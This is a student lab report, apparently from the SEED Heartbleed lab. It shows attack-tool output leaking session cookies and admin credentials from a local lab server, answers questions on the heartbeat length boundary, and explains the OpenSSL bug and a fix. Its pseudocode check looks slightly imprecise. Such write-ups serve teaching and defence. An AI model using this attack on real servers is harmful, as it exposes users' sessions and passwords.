



```
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
######################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I.........
..........
..................................#.......*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=si91n2h7v9u3bdn341uvohmk04
Connection: keep-alive

[illegible].}.
```

Figure 1 Demonstration of Heartbleed attack revealing user activity



```
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
######################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I.........
..........
..................................#.......uage: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=si91n2h7v9u3bdn341uvohmk04
Connection: keep-alive

......Hv9_.,...Z...M......si91n2h7v9u3bdn341uvohmk04
Connection: keep-alive

...##.L........k..........9&__elgg_ts=1572471726&username=admin&password=seedelg
g.........._..K... .y

[10/30/2019 15:14] seed@ubuntu:~$ 
```

Figure 2 Demonstrating of Heartbleed attack revealing admin credentials

Task 2: Find cause of Heartbleed vulnerability


Question 2.1: As the length variable decreases, what kind of difference can you observe?

The key difference is that the response packet's headers are missing because server is returning less data as expected. More headers and data are missing as you specify a lower length value.

Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response
Packet without attaching any extra data (which means the request is benign). Please find that boundary length.

That boundary length should **22** in decimal.

Task 3.1: Updating OpenSSL



```
.F

[10/30/2019 19:30] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[10/30/2019 19:31] seed@ubuntu:~$ 
```

Figure 3 Demonstration of a failed Heartbleed attack

Task 3.2: Vulnerability fix

The initial problem with the code lies with the line `n2s(p, payload);` where the unchecked payload length of the request packet is stored in the new payload. The problem is seen when we run the code `OPENSSL_malloc(1 + 2 + payload + padding);` to allocate memory using the unchecked payload length. The vulnerability, however, is not exposed until much later when `memcpy(bp, pl, payload);` where the original payload data is copied to memory at the client-specified length. The size of the original payload at the pointer pl could be less than the client-specified size in $payload$, meaning the server would copy the surrounding contents in memory into the response packet when the line `ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);` executes.

To fix this vulnerability, a check needs to be placed between the line `n2s(p, payload);` and the line `buffer = OPENSSL_malloc(1 + 2 + payload + padding);` , so that way we are able to check the client-specified payload length with the length of the actual length of the payload received in the request packet by the server. A pseudocode can be exemplified as follows:

```
$if\ [(1 + 2 + payload + padding) > length\ of\ payload\ stored\ at\ p]$:
    $return\ 0$;
```

This forces the server to silently terminate generating the response packet due to the client-specified payload length being larger than the actual length of the payload from the request packet stored at pointer p.